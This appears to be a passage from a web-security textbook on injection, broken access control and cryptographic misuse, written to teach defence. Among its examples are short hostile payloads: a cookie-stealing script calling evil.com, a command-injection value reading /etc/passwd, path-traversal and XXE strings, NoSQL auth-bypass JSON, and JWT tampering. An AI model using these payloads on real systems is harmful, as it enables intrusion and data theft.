Stored XSS: payload saved server-side (comment, profile) and later rendered to every visitor. *Reflected XSS*: payload in the URL/query is echoed in the immediate response (search page). *DOM XSS*: client-side JS reads attacker-controlled data (`location.hash`, `postMessage`) and writes it to a dangerous sink (`innerHTML`, `eval`) without encoding.

The defence is not input filtering (attackers have infinite encodings: `<svg onload=alert(1)>`, `<img src=x onerror=alert(1)>`, hex/unicode obfuscation) but *output encoding* appropriate to the context: HTML entity encode in body, attribute encode in `href`, JavaScript encode in `<script>`, URL encode in links. A payload that is harmless in HTML body (`<script>`) becomes executable if injected into an existing `<script>` block without JS encoding. Modern frameworks (React, Vue) auto-escape by default—use that and avoid `dangerouslySetInnerHTML` / `v-html`—and add *Content Security Policy* (CSP) as a second layer: `Content-Security-Policy: script-src 'self'; object-src 'none'` blocks inline scripts even if an injection slips through, while `trusted-types` can enforce safe sinks. `HttpOnly` cookies ensure stolen-XSS cannot directly read session IDs, but the attacker can still perform actions as the victim from within the page, so CSP + `HttpOnly` together raise the bar without replacing encoding.

Remark 3.2 (CSP is not an XSS fix). CSP is defence in depth. A single `unsafe-inline` or `script-src *` undoes it; JSONP endpoints and AngularJS gadgets can be abused as script gadgets to bypass a weak policy. Tighten the policy to `'self'` and nonces/hashes per script.

```

1 # VULNERABLE: Jinja2 with |safe bypasses auto-escaping
2 # comment = "<script>fetch('https://evil.com?c='+document.cookie)</script>"
3 return render_template_string("Hi {{ name | safe }}", name=comment) # XSS
4
5 # SAFE: auto-escape + |e, CSP header, HttpOnly session
6 from markupsafe import escape
7 @app.route("/hi")
8 def hi():
9     resp = make_response(render_template("hi.html", name=request.args["name"]))
10    # hi.html: <p>Hi {{ name }}</p> -- auto-escaped; {{ name|e }} explicit
11    resp.headers["Content-Security-Policy"] = "script-src 'self'; object-src 'none'"
12    return resp

```

3.4 Beyond SQL: Command, NoSQL and LDAP Injection

The same confusion appears wherever a string is built and then interpreted. OS *command injection* happens when user input is interpolated into a shell command, e.g., `subprocess.call(f"convert {filename} out.png", shell=True)` where `filename = "x; cat /etc/passwd"` escapes the intended command and executes `cat`. The safe pattern is the array form `subprocess.call(["convert", filename, "out.png"], shell=False)` so shell metacharacters become literals, plus an allow-list `r"^[a-zA-Z0-9_]+\.(png$)"` for file names. Never use `shell=True` with user data. The same principle applies to `eval`, `exec`, and template rendering—any function that parses a string as code must never receive untrusted input as part of that string.

NoSQL injection targets document stores like MongoDB where the query is JSON. Sending `{"username":{"$ne": null},"password":{"$ne": null}}` as JSON can bypass a naive `find({user: input})` login that expects strings—the operator `$ne` is interpreted as code. LDAP injection similarly escapes distinguished names `(*)(uid=*)(&(uid=*))` to widen a directory search. In each case the attacker upgrades a data field into an operator. The defence is identical: use the driver’s parameterised API, type-check inputs (ensure strings, not objects), enforce a strict schema (e.g., JSON Schema or Mongoose strict mode), and never concatenate into the query language.

A useful mental test before shipping any feature: “does any path concatenate untrusted input into a string that is later parsed as code, query, or structured document?” If yes, replace it with a parameterised API now; retrofitting after launch is painful and often incomplete. Code review checklists should include a single question for every data flow that ends in a parser: “is this parameterised or encoded for the correct context?”

Remark 3.3 (Object injection vs. injection). Some frameworks unserialize objects (PHP `unserialize`, Python `pickle`, Java `ObjectInputStream`) directly from user input. This is injection where the “language” is the object graph itself—an attacker crafts a serialized gadget chain that executes on deserialization. Never deserialize untrusted bytes; use JSON with a schema.

Example 3.2 (NoSQL auth bypass concretely). Suppose login does `db.users.find({user: req.body.user, pass: req.body.pass})`. An attacker sends `{"user":{"$gt":""},"pass":{"$gt":""}}` as JSON. Both con-

ditions match any non-empty string, so the query returns the first user (often admin) without knowing any password. Fix: enforce `typeof user === "string"` before querying.

3.5 XXE and Server-Side Template Injection

XML External Entity (XXE) is injection against XML parsers. XML allows defining entities:




Figure 3.3: XXE: the attacker declares an external entity pointing to a local file or internal URL. A parser with DTDs enabled fetches and expands it, leaking the file or pivoting to SSRF. The fix is to disable DTD/entity processing entirely.

If the parser resolves `SYSTEM` entities, `&xxe;` expands to the file contents and is returned, or to an internal URL (SSRF, Ch. 7). The classic “billion laughs” nests entities so expansion is exponential—a few hundred bytes become gigabytes—and crashes the server (DoS). Attackers also use XXE to fetch cloud meta-data (`http://169.254.169.254/latest/meta-data/`) or to probe internal ports. Mitigation: disable DTDs and external entities in the parser configuration, set `expandEntityReferences=false`, limit entity expansion depth, prefer JSON where possible, and patch parser libraries. In Python, use `defusedxml`; in Java, set `FEATURE_SECURE_PROCESSING` and disallow `DOCTYPE`.

Server-Side Template Injection (SSTI) is similar but the language is the backend template: Jinja2, Twig, Freemarker, ERB. The pattern is `render(template_string + user_input)`. If the user supplies `{{7*7}}` and the response is `49`, the engine evaluates expressions. Traversal to `{{config}}` or a chained lookup such as `{{".__class__..."}}` reaches code execution in many engines—from there an attacker imports `os` and runs `popen("id")`. The fix mirrors SQLi: never build template source from user data; pass data as variables into a fixed template (`render_template("hello.html", name=user_input)`), sandbox the engine with a restricted environment, and restrict attribute access via allow-lists. Detecting SSTI during testing is easy: send `{{7*7}}`, `${7*7}`, `<%= 7*7 %>` and observe which evaluates.

Remark 3.4 (One principle, many languages). Prepared statements (SQL), parameterised XML parsers (XXE off), auto-escaped templates (XSS), and fixed template sources (SSTI) are all the same idea: keep untrusted input on the data channel so the parser never treats it as instructions. Apply it uniformly and whole classes vanish. Log and monitor injection attempts—repeated probes for `' OR 1=1`, `<svg`, or `{{7*7}}` are often the earliest signal of an attacker mapping your surface, and alerting on them buys time to patch before exfiltration begins.

Example 3.3 (Testing for injection systematically). A lightweight test harness sends a single canonical probe per interpreter—`' OR '1'='1` for SQL, `<svg onload=alert(1)>` for XSS, `<!ENTITY xxe SYSTEM "file:///etc/passwd">` for XXE, `{{7*7}}` for Jinja2—and asserts that the response contains no execution

artefact (row dump, script execution, file content, “49”). Run this in CI; it catches regressions where a new endpoint bypasses the safe API. Combine with fuzzing dictionaries (SecLists, PayloadsAllTheThings) for depth.

Remark 3.5 (Input length is not a boundary). Truncating input to 100 characters does not prevent injection: `' OR 1=1` – is 11 characters, `<svg onload=alert(1)>` is 22, and `{{7*7}}` is 7. Length limits are a usability control, not a security control. Parameterisation works for any length; truncation does not replace it.

3.6 Exercises

- E3.1 SQLi by hand.** Given vulnerable code `cursor.execute(f"SELECT * FROM accounts WHERE id='{uid}')` and input `' UNION SELECT password FROM users -`, write the final SQL string the DB sees, explain which rows are returned, and rewrite the code with a parameterised query. How does a least-privilege DB role limit the blast radius?
- E3.2 Blind exfiltration.** Design a blind SQLi strategy for a login that only returns “valid” vs “invalid.” Show how to extract one byte of the admin hash using a timing side channel (SLEEP / conditional delay) and estimate the number of requests to exfiltrate a 32-byte hash. What mitigation besides prepared statements stops the timing oracle?
- E3.3 XSS taxonomy.** For a comment feature, a search page, and a single-page app that does `elem.innerHTML = location.hash.slice(1)`, classify each as stored / reflected / DOM XSS, give a minimal `<script>` payload for each, and state the correct encoding/CSP defence. Why is input allow-listing alone insufficient?
- E3.4 XXE lab.** Write a minimal XML document that, when parsed with external entities enabled, reads `file:///etc/hosts` and another that triggers an SSRF to `http://169.254.169.254/latest/meta-data/`. List the exact parser flags to disable in Python (`lxml` / `xml.etree`) and Java (`DocumentBuilderFactory`) to prevent both.
- E3.5 SSTI to RCE.** You find `render_template_string("Hello " + user_input)` in Flask/Jinja2 where input `{{7*7}}` renders 49. Explain how to progress from arithmetic to reading `config` and then to remote code execution via class introspection. Propose three fixes that together eliminate the class (fixed template source, sandbox, allow-list).

Chapter Notes

OWASP Top 10 A03 Injection aggregates these families; see the OWASP SQL Injection Prevention, XSS Prevention, XXE Prevention and SSTI Cheat Sheets. Classic references: Halfond et al., “A Classification of SQL-Injection Attacks” (ICSE 2006); Klein, “DOM Based Cross Site Scripting” (2005); Steuck, “XXE” (OWASP, 2013–present). For template injection see James Kettle, “Server-Side Template Injection” (PortSwigger Research, 2015) and PortSwigger Web Security Academy labs. For hands-on practice, OWASP Juice Shop, DVWA and WebGoat provide intentionally vulnerable apps; Burp Suite and sqlmap automate discovery but manual reasoning about parsers is what prevents the class.

Chapter 4

Broken Access Control and Privilege Escalation

“Authentication is who you are; authorisation is what you may do.” — Most web breaches do not break the lock on the front door. They walk through an inner door that was never locked at all.

From zero: no access-control background assumed. We start from a hotel with key cards and master keys, then build the vocabulary of subjects, objects, permissions and policies. Every bypass—IDOR, path traversal, privilege escalation—is shown as a missing or misplaced check. Each diagram names the check that would have stopped the path.

Learning Outcomes

After this chapter you will be able to:

- (L1) distinguish DAC, MAC, RBAC and ABAC and choose among them;
- (L2) explain IDOR and demonstrate a fix with object-level authorisation;
- (L3) enumerate common broken-access patterns (path traversal, missing function-level checks, CORS/config);
- (L4) trace vertical and horizontal privilege escalation through an attack tree;
- (L5) enforce least privilege with deny-by-default, centralized checks and testing.

4.1 Access Control in One Picture

A *subject* (user, service) requests to perform an *action* (read, write, delete) on an *object* (record, file, endpoint). A *reference monitor* decides: allow or deny. Four classic models organise the policy:

- **DAC** (Discretionary): owners set permissions (Unix `chmod`). Flexible, but permissions sprawl and leak

via copy.

- **MAC** (Mandatory): system-wide labels decide (Bell–LaPadula). Strong, but rigid—used in military/SELinux.
- **RBAC** (Role-Based): users get *roles* (student, instructor, admin); roles get permissions. Scales in organisations; now the dominant web model.
- **ABAC** (Attribute-Based): policy evaluates attributes of subject, object, action and environment (subject.dept == object.dept AND time < 18:00). Most expressive—used in cloud IAM and fine-grained APIs.




Figure 4.1: RBAC versus ABAC. In RBAC the arrow from role to permission is static; in ABAC the decision point evaluates a policy over attributes of subject, object, action and environment on every request. Most real systems use RBAC for coarse roles plus ABAC rules for object-level checks.

All models fail the same way when the check is *missing*, *misplaced*, or *uses attacker-controlled data* as the key. IDOR is the canonical example.

4.2 IDOR: When the Key Is in the URL

Insecure Direct Object Reference means the application uses a client-supplied identifier to look up an object without verifying the caller may access that object.

```

1  # VULNERABLE: any authenticated user can fetch any invoice by changing id
2  @app.route("/api/invoice/<inv_id>")
3  def get_invoice(inv_id):
4      row = db.query("SELECT * FROM invoices WHERE id=%s", (inv_id,))
5      return jsonify(row) # no ownership check!
6
7  # FIXED: object-level authorisation -- check ownership / policy
8  @app.route("/api/invoice/<inv_id>")
9  def get_invoice_fixed(inv_id):
10     row = db.query("SELECT * FROM invoices WHERE id=%s", (inv_id,))
11     if row is None: abort(404)
12     if row["owner_id"] != current_user.id and not current_user.is_admin:
13         abort(403) # Forbidden -- log this probe
14     return jsonify(row)
15
16 # Also avoid enumerable IDs: use UUIDs or indirect reference maps
17 # invoice_ref = {"a7f3": 123, "b2e1": 124} -- attacker cannot guess

```

The attack is trivial: log in as a normal user, observe `GET /api/invoice/123`, change to 124, and read another customer’s invoice. The root cause is *confusing authentication with authorisation*—the endpoint checks that you are logged in, but not that you own 124. Unenumerable IDs (UUIDs) raise the cost of guessing but do not replace the check; a single leaked URL still exposes the object.




Figure 4.2: IDOR sequence: the authentication gate passes (the attacker is logged in), but the authorisation check on the *object* is missing, so the request reaches data belonging to another user. The fix is a mandatory, server-side ownership check on every identifier from the client—including hidden fields, headers and batch APIs.

IDOR is not limited to numeric IDs. The same flaw appears with filenames (`GET /files?path=../../etc/passwd`—path traversal), API keys, and bulk endpoints such as `POST /api/batch` with `{"ids":[123,124,125]}`. The pattern is always: client supplies a reference, server dereferences without a policy check.

4.3 Broken Access Control: The Wider Family

OWASP moved Broken Access Control to A01 in 2021 because it is both common and high-impact. Beyond IDOR:

- **Missing function-level checks:** the UI hides the “Delete user” button, but `POST /admin/delete` is still routable and only checks “is logged in.” Every endpoint must enforce its policy; hiding is not enforcing.
- **Path traversal:** `../../etc/passwd` escapes the intended directory when the path is concatenated. Fix: resolve, canonicalise, then verify the result is under the allowed root, or use an allow-list.
- **CORS and configuration:** `Access-Control-Allow-Origin: *` with `Allow-Credentials: true` lets any origin read the response; overly broad wildcard IAM policies (`s3:*` on `*`) turn one bug into full account compromise.
- **Forced browsing / method tampering:** guessing `/api/v2/admin` or switching `GET` to `PUT` bypasses a check that only covers one verb.

```

1 # Centralised decorator: deny-by-default, one place to audit
2 from functools import wraps
3 from flask import abort, g
4
5 def require(permission):
6     def deco(fn):
7         @wraps(fn)
8         def wrapper(*args, **kwargs):
9             if not g.user or not g.user.can(permission, kwargs.get("inv_id")):

```

```

10         abort(403) # do not reveal whether object exists (403 vs 404 policy)
11         return fn(*args, **kwargs)
12     return wrapper
13 return deco
14
15 @app.route("/api/invoice/<inv_id>", methods=["GET"])
16 @require("invoice:read")
17 def get_invoice2(inv_id): # handler now free of scattered if-checks
18     return jsonify(db.get_invoice(inv_id))

```

Centralising checks in middleware/decorators matters because scattered `if owner_id` tests inevitably miss one path—the new mobile endpoint, the batch import, the webhook replay. Deny by default: if no rule explicitly allows, deny. Fail securely.

4.4 Privilege Escalation: Vertical and Horizontal

Privilege escalation is any path where an attacker gains capabilities beyond what they were granted.




Figure 4.3: Privilege lattice and escalation tree. Horizontal movement (Alice ↔ Bob) is IDOR at the same level; vertical movement (User → Admin) crosses a privilege boundary. The attack tree shows three common vertical leaves: an IDOR that reaches an admin-only object, a role parameter the server trusts, and a JWT whose signature check is bypassed. Deny-by-default and server-side role assignment prune all three.

Horizontal escalation: Alice reads Bob’s data at the same privilege level (classic IDOR). *Vertical escalation*: a normal user gains admin capabilities (role tampering `role=admin` in request, JWT `alg=None`, overly broad API scope, or a support endpoint that executes with service privileges). Attackers often chain: a low-severity XSS steals a session, the session reveals an IDOR, the IDOR leaks an admin token, the token yields vertical escalation.

Mitigations compose: assign roles server-side (never trust `role` from the client), validate JWT algorithm and signature with an allow-list, enforce function-level and object-level checks on every path, log every 403 (probes), and test with both positive and negative cases—“Alice must not read Bob’s invoice” is as important as “Alice can read her own.” Mass assignment (auto-binding) is a related trap: `user.update(request.json)` lets an attacker add `{"is_admin": true}` if the framework binds all fields.

Example 4.1 (Mass assignment to admin). A profile update accepts JSON and directly maps it to the ORM: `User(**request.json).save()`. An attacker sends `{"name":"Eve","is_admin":true}`. The fix is an explicit

allow-list: `allowed={"name","email"}; data={k:v for k,v in req.items() if k in allowed}` or DTOs that expose only intended fields.

Remark 4.1 (Least privilege end-to-end). The application, its database role, its cloud IAM role, and its container should each have the minimum permission to function. A single IDOR then leaks one object, not the whole bucket; a single code execution runs without privilege to read secrets. Apply the same inside the app: background jobs should not run as admin, and read-only API keys should not be able to write.

Remark 4.2 (Auditability). Every deny (403) should log subject, object, action and policy that denied it, with correlation IDs. During incident response those logs are the map of what the attacker probed, even when the probes failed. Without them, you cannot tell whether a missing check was exploited.

4.5 Exercises

- E4.1 **Spot the IDOR.** Audit a tiny API (`GET /profile?id=`, `GET /orders?user=`, `POST /transfer{to:_, amount:_}`). For each endpoint list the object reference, the missing check, and a concrete curl that exploits it as user 7 reading user 8's data. Propose the fixed query + check.
- E4.2 **Unenumerable is not auth.** A team proposes “use UUIDs so IDs cannot be guessed” as the sole fix for IDOR. Give a scenario where UUIDs still fail (referrer leak, log exposure, enumeration via search) and argue why an explicit ownership check is still required. When *is* unenumerability a useful second layer?
- E4.3 **Path traversal.** A file server does `open("uploads/" + filename)` where `filename` comes from the URL. Craft a payload that reads `/etc/passwd`, explain why prefixing with `"uploads/"` is insufficient, and write the canonicalise-and-verify fix in Python. How would an indirect reference map eliminate the class?
- E4.4 **Privilege escalation tree.** Draw an attack tree for “become admin” on an app that (a) stores role in a JWT, (b) has `POST /api/role` hidden in the UI, and (c) serves `/admin` statically. Label each leaf with cost 1–5 and compute the cheapest path. Propose one mitigation per leaf and recompute.
- E4.5 **Test suite design.** Design a negative-test suite for access control on an invoice resource: matrix of (anonymous, Alice, Bob, admin) $\times$ (read own, read other, delete, list all). State the expected HTTP status per cell (200/403/404) and how to avoid leaking existence via 403 vs 404. Add one test for batch `POST /invoices/export{ids:[]}`.

Chapter Notes

OWASP Top 10 A01 Broken Access Control (2021) and the OWASP Authorization Cheat Sheet are the primary references; see also OWASP Testing Guide 4.2. The RBAC model is from Ferraiolo & Kuhn (1992); ABAC from Hu et al., NIST SP 800-162 (2014). For IDOR/path traversal labs see PortSwigger Academy (Access Control) and OWASP Juice Shop. JWT pitfalls are catalogued at <https://curity.io> and RFC 8725 (JWT Best Current Practices, 2020). Cloud IAM least-privilege guidance: AWS IAM Best Practices, GCP IAM Recommender, and OWASP Cloud Security.

Chapter 5

Cryptographic Misuse in Applications

“Crypto rarely fails because the math is wrong; it fails because the code calls it wrong.” — JWTs, password hashes and random numbers look simple. Each has a misuse that voids the guarantee silently.

From zero: what app crypto must do. We assume no prior crypto beyond “encryption hides data.” We build from password storage to tokens to randomness, showing why correct primitives with wrong parameters are as bad as no crypto.

Learning Outcomes

After this chapter you will be able to:

- (L1) explain why fast hashes (SHA-256, MD5) are wrong for passwords;
- (L2) compare bcrypt, scrypt and Argon2 and choose parameters;
- (L3) dissect a JWT, list its misuse classes, and validate one securely;
- (L4) identify weak randomness, hard-coded secrets and IV/nonce reuse;
- (L5) apply AEAD and key-management best practices in application code.

5.1 Password Hashing: Slow Is a Feature

Storing passwords as plaintext or fast hashes (MD5, SHA-1, SHA-256) lets an attacker who leaks the DB test billions of guesses per second on a GPU. Password hashing must be *slow, salted and memory-hard*.

Salt A 16-byte random per-user value so identical passwords hash differently and rainbow tables fail. Stored alongside the hash; not secret.

Work factor Tunable cost (iterations, time, memory) so hashing takes ~ 100 ms today and scales as hardware improves.

Memory hardness Forces the attacker to use memory per guess, blunting GPU/ASIC parallelism. Argon2id and scrypt have it; bcrypt partially.




Figure 5.1: Password hashing with salt and a memory-hard KDF. The same password yields different stored strings; verification is deliberately slow.

Why not SHA-256? A GPU does $\sim 10^9$ SHA-256/s vs. ~ 10 Argon2id/s with 64 MB. A 8-char password falls in hours vs. millennia. Pepper (a secret stored in an HSM, mixed as $\text{HMAC}(\text{pepper}, \text{salt} || \text{pw})$) adds defence if the DB alone leaks.

```

1 # CORRECT: Argon2id with per-user salt (argon2-cffi)
2 from argon2 import PasswordHasher
3 ph = PasswordHasher(time_cost=3, memory_cost=65536, parallelism=1) # 64 MB
4 stored = ph.hash("hunter2") # generates random salt internally
5 ph.verify(stored, "hunter2") # True; raises on mismatch
6 # WRONG: fast hash, no salt, no pepper
7 import hashlib
8 bad = hashlib.sha256(b"hunter2").hexdigest() # GPU-crackable; never do this

```

Params: bcrypt cost 10–12, Argon2id $m \geq 64$ MB, $t \geq 3$ for interactive logins; re-hash on login if stored params are weaker than current policy. Never cap password length below 64; normalise Unicode (NFKC) first.

5.2 JWT: A Token That Must Be Verified, Not Just Read

A JSON Web Token is `header.payload.signature` (base64url). Header says `alg` (e.g., HS256, RS256); payload carries claims (`sub`, `exp`, `aud`, `iss`); signature is $\text{Sign}(\text{key}, \text{header.payload})$. Stateless auth is the appeal; the pitfall is trusting the token without verifying it exactly as the issuer did.

Misuse classes:

alg:none Server accepts unsigned tokens if the library is configured to allow it.

Algorithm confusion Attacker sends RS256 token signed with HS256 using the RSA public key as the HMAC secret.

Weak HS256 secret Short or guessable secret brute-forced offline.

Missing claim checks `exp`, `aud`, `iss`, `nbf` not checked; stolen or cross-service tokens replay.

kid traversal `kid` used as a file path (`../../dev/null`) or SQL lookup without sanitising.




Figure 5.2: JWT structure and the verification checklist. Every field outside the signature is attacker-controlled; only the signature binds it.

```

1 # SECURE JWT verification (PyJWT) -- allow-list alg, check claims
2 import jwt
3 payload = jwt.decode(token,
4     key=RSA_PUBLIC_KEY,          # RS256: public key; HS256: strong random 256-bit
5     secret,
6     algorithms=["RS256"],        # never ["none"] and never attacker-chosen
7     audience="my-api", issuer="auth.example.com",
8     options={"require": ["exp", "aud", "iss"]})
9 # Insecure patterns: algorithms=["none"], verify_signature=False,
10 # or algorithms from header (jwt.get_unverified_header(token)["alg"])

```

Use short expiry (5–15 min) plus refresh tokens stored `httpOnly+Secure+SameSite`. Prefer opaque session IDs or PASETO/Branca if you do not need third-party verification; JWT is not encryption (use JWE if confidentiality is needed).

5.3 Randomness, Secrets and AEAD Misuse

Randomness `Math.random()`, `rand()`, or `random` are predictable. Use `os.urandom` / `getrandom` / `CSPRNG`. Nonce/IV must never repeat for a key (AES-GCM fails catastrophically on reuse).

Hard-coded secrets API keys in GitHub, baked into APKs, or in client JS are public. Store in a vault/KMS, rotate, scope narrowly.

ECB and unauthenticated CBC ECB leaks patterns; CBC without MAC leaks padding oracles. Use AEAD: AES-GCM or ChaCha20-Poly1305 via a high-level library.

Key management Never derive a key by truncating a password; use the KDF above. Separate keys per purpose (enc vs. MAC) and rotate with versioned key IDs.




Figure 5.3: AEAD as the safe default. Associated data (headers, IDs) is authenticated but not encrypted; tampering is detected via the tag.

Prefer high-level libraries (libsodium, Google Tink, Fernet) over raw primitives. They pick nonces, handle padding, and fail closed (one generic error, constant-time comparison).

5.4 Secrets Management and Key Rotation

A secret that lives in a repo is not a secret. Threat: Git history retains it forever; forks and CI logs copy it; APKs and JS bundles ship it to every user. Manage secrets with a vault (HashiCorp Vault, AWS Secrets Manager, GCP Secret Manager) or KMS/HSM. App fetches at startup, never from env files committed to Git. Scan repos with Gitleaks/TruffleHog in pre-commit and CI; block push if a high-entropy string matches an API-key pattern.

Key rotation: version keys (`key_id` in JWT header or DB), keep old keys for verification/decryption, new keys for signing/encryption. Rotate on a calendar (90 days) and on incident (revoke immediately). Key derivation: use HKDF to derive purpose-bound subkeys from a master: `K_enc = HKDF(master, "enc-v1")`, `K_mac = HKDF(master, "mac-v1")` so a leak of one does not compromise the other.

Example 5.1 (Kid traversal to RCE). Server does `key = open("/keys/" + kid).read()` where `kid` comes from the JWT header. Attacker sends `kid=../../etc/passwd` or `kid=../../dev/null` or a path to an attacker-controlled file. Fix: map `kid` through an allow-list dictionary, never concatenate into a path; load keys by `key_id` lookup, not filesystem access.

Remark 5.1 (Pepper vs. salt). Salt is per-user, stored with the hash, not secret. Pepper is a short secret (32 bytes) stored in an HSM, applied as `HMAC(pepper, salt|pw)` before the KDF. If the DB leaks but the HSM does not, the attacker still cannot crack without the pepper. Rotate pepper by storing `pepper_id` alongside the hash; verify with the old pepper, re-hash with the new on login.

Example 5.2 (Insecure randomness in session IDs). `session_id = str(randint(0, 2**31))` has 31 bits of entropy; an attacker enumerates it in seconds. Use `secrets.token_urlsafe(32)` (256 bits from the CSPRNG) and store only a SHA-256 of the token in the DB (so a DB leak does not give live sessions).

5.4.1 TLS and At-Rest Encryption Checklist

For TLS: prefer TLS 1.3, AEAD ciphers (AES-GCM, ChaCha20-Poly1305), disable TLS 1.0/1.1, pin with HSTS (`Strict-Transport-Security: max-age=31536000; includeSubDomains`), and verify certificates (never `verify=False`). For data at rest: encrypt columns containing PII with AEAD, use envelope encryption (DEK per record, KEK in KMS), and never log plaintext. Validate with `testssl.sh` and a scanner like `cryptolyzer`.

Remark 5.2 (Don't roll your own crypto). If you are writing `AES_encrypt` directly, you are probably missing authentication, padding, nonce management, and constant-time comparison. Use Fernet (`cryptography.fernet`), NaCl `crypto_secretbox`, or Tink Aead; they compose correctly and fail closed.

5.4.2 Migration Path for Legacy Hashes

Legacy DBs often contain MD5 or unsalted SHA-1. Migrate without forcing a global reset: on login, if `algo != "argon2id"` verify against the old hash, then immediately `ph.hash(password)` and overwrite the stored value, tagging it `argon2id`. Over weeks the table converges. For users who never log in, force a reset after a grace window and expire old hashes. Never “wrap” a fast hash as `argon2id(md5(pw))` without also re-hashing on next login; the inner MD5 is still fast to brute-force offline if the outer layer is leaked.

Example 5.3 (Timing side channel in comparison). `if user_hash == computed:` leaks timing (Python `==` short-circuits). Use `hmac.compare_digest` or `secrets.compare_digest` for constant-time comparison, though Argon2 verify already does. For JWT signatures and HMAC checks, constant-time is mandatory; a 10 ms timing difference over the network has been used to forge tags.

5.4.3 TLS and At-Rest: Putting Keys to Work

Envelope encryption separates the data-encryption key (DEK, per record or per table) from the key-encryption key (KEK, in KMS). The DEK encrypts the data; the KEK encrypts the DEK. Rotating the KEK only re-encrypts DEKs, not all data, which makes frequent rotation practical. On AWS this is `GenerateDataKey + Encrypt`; on GCP it is `DEK = AEAD(KMS_key, plaintext)`.

For mobile and SPA clients, never ship a long-lived secret. Issue short-lived tokens via an exchange endpoint that authenticates the app (attestation, mTLS, or device check) and logs the grant. This confines a leaked binary to a small window and gives the server a revocation point.

Remark 5.3 (Compliance mapping). OWASP ASVS 6.2, NIST 800-63B and PCI DSS all require memory-hard password hashing, unique salts, and pepper or HSM-backed secrets. Auditors will ask for the algorithm, parameters (m, t, p), salt length, and rotation evidence—keep them in a runbook, not just in code.

Example 5.4 (Audit checklist: what to demand in review). A reviewer should verify: (i) `argon2` or `bcrypt` with current params, (ii) no raw SHA/MD5 for passwords, (iii) JWT allow-list + claim checks + short expiry, (iv) CSPRNG for tokens/nonces, (v) AEAD with no nonce reuse, (vi) no secret in repo/APK/JS, (vii) vault/KMS + rotation. A single “use SHA-256 with salt” comment in a PR should block merge.

Remark 5.4 (Session vs. JWT trade-off). Opaque sessions (random ID $\rightarrow$ server-side store) are revocable instantly but require a lookup. JWTs are stateless but revocation is harder (blocklist or short expiry). Choose sessions for first-party web apps, JWTs for microservice-to-microservice or third-party delegation where stateless verification matters. Hybrid: JWT for 5 min, refresh via opaque rotation.

Remark 5.5 (Crypto agility). Algorithms age. Store `alg` and `version` with every encrypted value and hash so you can migrate without re-encrypting everything at once. Crypto agility—the ability to switch primitives without a flag day—is an OWASP ASVS requirement and a practical necessity when a cipher is deprecated.

5.5 Exercises

E6.1 Password audit. A DB uses `SHA256(salt|pw)` with 8-byte salts and no work factor. Estimate GPU guesses/sec vs. Argon2id (64 MB, $t = 3$). Propose a migration that re-hashes on next login without forcing a reset.

E6.2 JWT confusion. Explain the RS256 $\rightarrow$ HS256 confusion: what the attacker sends, why `HMAC(public_key, data)` verifies if the server picks HS256 from the header, and the one-line fix (allow-list).

E6.3 None and kid. Write two malicious JWTs: one with `alg:none` and one where `kid=../../etc/passwd`. State the server-side check that blocks each and the error returned.

